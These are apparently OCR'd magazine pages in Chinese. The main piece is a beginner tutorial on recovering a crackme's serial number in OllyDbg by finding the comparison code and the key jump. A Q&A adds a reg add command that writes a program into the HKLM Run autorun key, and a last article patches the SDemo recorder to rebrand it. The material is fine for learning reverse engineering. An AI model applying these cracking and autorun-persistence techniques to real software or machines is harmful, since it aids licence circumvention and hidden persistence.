


图4




图5

这时，小菜们想起很久以前在讲解寻找注册码时所提到过的一个问题，往往和假注册码同时出现的一些奇怪的字符串，很有可能就是真正的注册码。虽然那次我们只是简单的接触了一下寻找注册码的过程，但是小菜们的印象还是蛮深的。没错，当有一些我们觉得很奇怪的字符串突然与输入的注册码或是注册名出现在一起的时候，大家就要注意了，因为这些奇怪的字符串往往就是真正的注册码，所以在跟踪与调试的过程中小菜们一定要注意哦！那这里出现的字符串是不是Crackme的注册码呢？我们赶紧来试试，把这个奇怪的字符串复制出来，输入刚才的注册名xiaocai和这个字符串“}nfthf”，果然注册成功的提示出现了，看来小菜们的工夫没有白费，这个字符串还真是Crackme的一个注册码。

“撒网捕鱼”的方法确实是有效果的，虽然我们成功的找到了注册码，但是这种方法也有一个很大的缺点，就是工作量有些大，小菜们必须跟踪大段大段的代码才有可能寻找到正确的注册码。而且，还有一个很重要的前提就是必须要确定合适的范围，既不能漫无边际的扩大范围，也不能将范围缩的太小。

“刚才不是还说有一个具体定位法吗！”小菜们突然提到。那就趁热打铁，看小菜们正在兴头上，赶紧给大家说说什么叫“具体定位法”。其实所谓的“具体定位法”应该算是一个经验方法，也就是说如果小菜们经过了大量的练习和实际操作，也会慢慢的掌握一些经验性的东西的。具体定位法就是根据特定的代码来定位软件是在哪里进行注册码比较的。小菜们又来了兴趣，“刚才为了找到软件比较注册码的代码，键盘都快按坏了”。下面，我们就来说说这个“具体定位法”到底该怎么使用。

```
00447F26  |.  E8 F9C4FFFF    call    00444424
00447F2B  |.  8B55 EC        mov     edx, [ebp-14]
00447F2E  |.  8B45 F8        mov     eax, [ebp-8]
00447F31  |.  E8 96BDFBFF    call    00403CCC
00447F36  |.  75 26          jnz     short 00447F5E
00447F38  |.  6A 00          push    0
00447F3A  |.  8B45 F4        mov     eax, [ebp-C]
00447F3D  |.  E8 3EBEFBFF    call    00403D80
00447F42  |.  8BD0           mov     edx, eax
00447F44  |.  B9 04804400    mov     ecx, 00448004        ;
yeah, u got it!
00447F49  |.  A1 589C4400    mov     eax, [449C58]
00447F4E  |.  8B00           mov     eax, [eax]
00447F50  |.  E8 1B9EFFFF    call    00441D70
00447F55  |.  8BC6           mov     eax, esi
00447F57  |.  E8 D06AFFFF    call    0043EA2C
00447F5C  |.  EB 18          jmp     short 00447F76
00447F5E  |>  6A 00          push    0
00447F60  |.  B9 14804400    mov     ecx, 00448014  ; oh no!
```

现在，我们就不能毫不犹豫的去扩大范围，那样做只会增大小菜们的工作量。大家要好好动动脑筋，在代码的涵意上多下点工夫。该从哪里作为突破口呢，小菜们犯难了。其实很简单，我们从注册提示信息作为突破口。先要分析一下注册提示的来源问题，从注册错误提示开始分析。

```
00447F5E  |>  6A 00          push    0
00447F60  |.  B9 14804400    mov     ecx, 00448014  ;  oh no!
```

接下来要找的就是程序是怎样运行到这句代码的，通过OD给出的提示我们可以发现，原来程序是通过**00447F36 |. 75 26 jnz short 00447F5E**这个跳转来到错误提示的（小提示：我们只要单击**00447F5E |> 6A 00 push 0**这句代码，OD就会用红线将跳转的来源标示出来，我们根据红色箭头的指示就能很快的找到相应的跳转代码了）。通过这个信息，我们明白了，如果**00447F36 |. 75 26 jnz short 00447F5E**这句跳转代码被运行了，那么Crackme就会提示我们注册失败。看来这个跳转代码是非常重要的，如果是暴破的话，大家只要修改这句代码就可以实现破解的目的了。但今天我们是要寻找注册码，所以不能使用暴力的手段来修改代码了！既然这句代码的作用是很重要的，那它附近的代码也绝不能放过：

```
00447F2B  |.  8B55 EC        mov     edx, [ebp-14]
00447F2E  |.  8B45 F8        mov     eax, [ebp-8]
00447F31  |.  E8 96BDFBFF    call    00403CCC
00447F36  |.  75 26          jnz     short 00447F5E
```

要分析代码了，小菜们赶紧来复习一下汇编指令。MOV指令是用来赋值的，而CALL则表示一个子程序。我们可以很直观的看到，在跳转指令前有两个MOV指令和一个CALL指令。现在，我们只能知道那个跳转指令会让程序弹出注册失败的提示，而其它三句指令的含义暂时还不清楚。不过小菜们可以先在这里设置一个断点，看看能不能找到什么有用的东西。我们在这段代码上设置一个断点并让Crackme运行起来，任意输入一组注册信息，很快程序又被中断下来了，回到OD中程序停在了**00447F2B |. 8B55 EC mov edx, [ebp-14]**这句代码处。小菜们正准备使用单步跟踪的方法寻找注册码，却突然在OD的堆栈窗口中直接看到了注册码身影（图6）。“怎么刚一中断，注册码就出现了呢？”小菜们惊讶的问道，这就是断点设置的到位所带来的好处，如果我们通过分析将断点准确的设置在最关键的代码上，那么什么单步跟踪呀、调试呀之类的步骤就可以完全省略了。“这个也太快了吧？！”小菜们有点不相信自己的眼睛，这就是技术的魅力哦，“具体定位法”的效率要比“撒网捕鱼”高的多吧！

那么，小菜们怎样才能掌握这种高效的方法呢？我们先把整个流程梳理一下。

第一步：根据注册提示信息找到关键的跳转，也就是**00447F36 |. 75 26 jnz short 00447F5E**这句代码。

第二步：在跳转代码附近设置断点，程序运行后任意输入注册信息，当程序被中断时我们在OD的窗口中就直接发现了真正的注册码。过程非常简单，仅仅只需要两步。“这两步之中到底蕴含了什么样的秘密，使得注册码一下子就蹦了出来呢？”小菜们不解的问道。这还要从代码的含义说起：




图6

```
00447F2B  |.  8B55 EC      mov     edx, [ebp-14]
00447F2E  |.  8B45 F8      mov     eax, [ebp-8]
00447F31  |.  E8 96BDFBFF  call    00403CCC
00447F36  |.  75 26        jnz     short 00447F5E
```

这段代码是一段非常典型的将注册码进行比较的代码，我先给大家介绍一下这几句代码分别都是干什么的。**00447F2B |. 8B55 EC mov edx, [ebp-14]**这句代码是将我们输入的注册码放到寄存器EDX中。**00447F2E |. 8B45 F8 mov eax, [ebp-8]**这句代码则是将真正的注册码放到寄存器EAX当中。在**00447F31 |. E8 96BDFBFF call 00403CCC**这里，程序将两个注册码进行了比较，这个真假注册码比较的过程是通过一个子程序实现的。**00447F36 |. 75 26 jnz short 00447F5E**就是关键的跳转了，根据注册码比较的情况来做出相应的判断。

了解了代码的含义，小菜们似乎明白了，“原来，我们就是直接在程序正准备存放注册码的时候设置了断点，也就是说程序正准备将注册码放到一个小盒子中的时候就被大家中断下来了，程序还没来得及清理现场呢就被我们抓住了。于是，注册码就乖乖显现了。”这么轻易就找到了注册码，小菜们仍觉得有些不可思议，总觉得这次找到注册码有些运气的成分在里头。接下来我就教小菜们如何让“运气”一直围绕在我们身边，不论怎么样我们都能又快速又准确的找到注册码。我们刚才说到

```
00447F2B  |.  8B55 EC      mov     edx, [ebp-14]
00447F2E  |.  8B45 F8      mov     eax, [ebp-8]
00447F31  |.  E8 96BDFBFF  call    00403CCC
00447F36  |.  75 26        jnz     short 00447F5E
```

这段代码是一段非常典型的注册码验证的代码，验证的流程也是非常经典的：记录假注册码、记录真注册码、进行比较、作出判断。为什么说它是经典的注册验证代码呢？因为绝大多数的软件都是通过这样的流程来验证注册码的。不论软件如何变化，也不论具体的注册过程是什么，最后对于注册码验证的工作都会落到这段代码上。所以，在不同的软件当中都会出现这段代码的身影。小菜们要想一击即中注册码，就要把这段经典的代码记下来。以后我们只要在分析的过程中遇到了这样子的代码，就一定要注意，不妨设置个断点试试，很有可能就会有令人惊喜的发现哦！

当然了，要一眼就看出这种代码还得小菜们多多练习才行。不过有时候我们会遇到相类似的代码，样子不一样但是功能却完全一样。目前，应用最为广泛的还有以下两种样子的代码：

```
代码1
004011BB  |.  68 6A334000   push 0040336A          ; /String2 = "1234567"
004011C0  |.  68 38334000   push 00403338          ; |String1 = "E767-BC5"
004011C5  |.  E8 24080000   call <jmp.&kernel32.lstrcm>; \
004011C6  |.  75 26         jnz  short 0040119D

代码2
004012F5     A1 5F624000    MOV EAX,DWORD PTR DS:[40625F]
004012FA     3BC1           CMP EAX,ECX
004012FC     75 04          JNZ SHORT up1.00401302
```

以上的三段代码，小菜们务必要牢记。如果我们能够一眼就看到这种关键的代码，那么找到软件的注册码就轻而易举了。大家仔细观察就会发现，这三段代码是很有特点的，它们的共同之处就是都采用了赋值、赋值后比较这样的形式，也就是说在比较注册码的时候，会分别将真假注册码存放在指定的位置，然后再去比较它们是否一致。

小菜们可能会有点担心，万一我们找不到这样的代码怎么办呢？其实，我们也可以看出，不论这三段代码如何变化，在它最后都是使用一个跳转指令来对注册码比较的结果做出反应的。文中的三段代码都是以JNZ跳转作为结束的。而这个跳转指令往往会跳向出现注册失败或是注册成功的代码段，这样一来就把整个的分析过程联系起来了。

小菜们以后可以采取这样的办法来快速寻找软件的注册码。第一步：查找软件的注册码提示信息，并根据注册提示信息找到相对应的代码。第二步：仔细检查注册提示信息的来源，也就是程序是通过哪个跳转来到这里的。第三步：根据OD给出的提示，找到关键的跳转代码。第四步：在关键跳转代码周围寻找我们今天所说的“典型代码”。第五步：设置断点，寻找注册码。

在这个过程当中，对于前面三个步骤小菜们都是非常熟悉的，只是刚开始可能不会很快的发现所谓的“典型代码”。不要紧，只要多多练习，小菜们就一定会变成火眼金睛的。学习了两种不同的追码方法，我们可以看出如果多加分析的话，那么手动的工作量就会大大的减少，所以小菜们以后遇到问题也要多多思考、多多分析才是。

今天我们学习最常见的也是最简单的一类软件注册码的寻找方法，那么遇到了注册码没有直接比较的软件该怎么办呢，下节课我们会为大家细细讲来……

（本文所涉及到的crackme、OD、PEID已收录到光盘中）



问：怎样用cmd命令将一个程序添加到启动项中去呢？

答：假如你要运行的程序名字为：“autorun.exe”使用命令为“reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v AUTORUN /t REG_SZ /d C:\autorun.exe /f”（不包括引号）其中“C:\autorun.exe”为目标程序的路径。按着这样的命令就可以将你的程序添加到启动项中了。

打造属于自己的SDemo

10℃誓言

相信很多朋友都知道SDemo这款屏幕录像工具，许多黑客网站都有自己的专用版，大家是否也想拥有一款属于自己的SDemo呢，下面就跟我一起来做吧！

首先我们需要原版的SDemo，使用PEID查壳，显示为Microsoft Visual C++ 6.0。当然也有些作者加了壳然后使用语言头来迷惑我们，我们可以使用PEID来揭穿它，点首字节旁边的箭头就可以静态反汇编了，再点字串就能显示程序中的字符串了（加壳的程序一般是不显示字符串的，即使显示也是一些乱码和系统函数，而且双击也获取不到偏移），如图1。




图1

确认没有加壳后，我们就可以使用Restorator来修改了，S-Recorder.exe是录制文件，S-Player.exe是播放器，S-Player.mex就是录制后转换要调用的文件了。这里我们就改S-Player.mex，使用Restorator打开S-Player.mex，展开对话框中100这个资源，按下F6就可以编辑了，随便选中一个就可以在右边更改了，大小可以不一致，\n是换行的意思，如图2。




图2

再打开资源136，按下Ctrl+F7，也就是查看器中的Rc模式，把"RTEXT "名称:", -1, 0, 0, 30, 10"复制，然后换一行粘贴，按Ctrl+F5回到默认编辑模式提交修改，然后拖动名称就可以看见两个一样的了，我修改的为"黑客X档案 http://www.hackerxfiles.net/"，如图3。

接下来就是修改动画的标题了，展开字符串中9这个资源，把Screen Movie Player换成你需要的标题。展开图标128，右键导入你喜欢的图标，这样生成的动画图标和关于对话框中图标也就改好了。我们再来增加一个链接，首先展开菜单128资源，然后把帮助菜单中的内容改成主页，到这里我们就可以不使用Restorator了。使用OD载入S-Player.mex，然后搜索ASCII字串，可以看到"00402AEE PUSH S-Player.00415120 s-demo.hlp"这行，这个就是帮助菜单中内容要调用的文件了。我们要把它改成"http://www.hackerxfiles.net/"，使用转换工具转换成16进制，如图4。在程序中寻找一段空白地址把转换后的添加进去，比如我来到004117EB，把687474703A2F2F7777772E6861636B65727866696C65732E6E65742F以二进制的方式粘贴，如图5。来到00402AEE，双击把此句改成"PUSH 004117EB"，在右边的注释窗口就出现了"http://www.hackerxfiles.net/"，说明修改成功，复制所有修改保存一下就OK了。赶快去制作属于你个人的专版SDemo吧！




图3

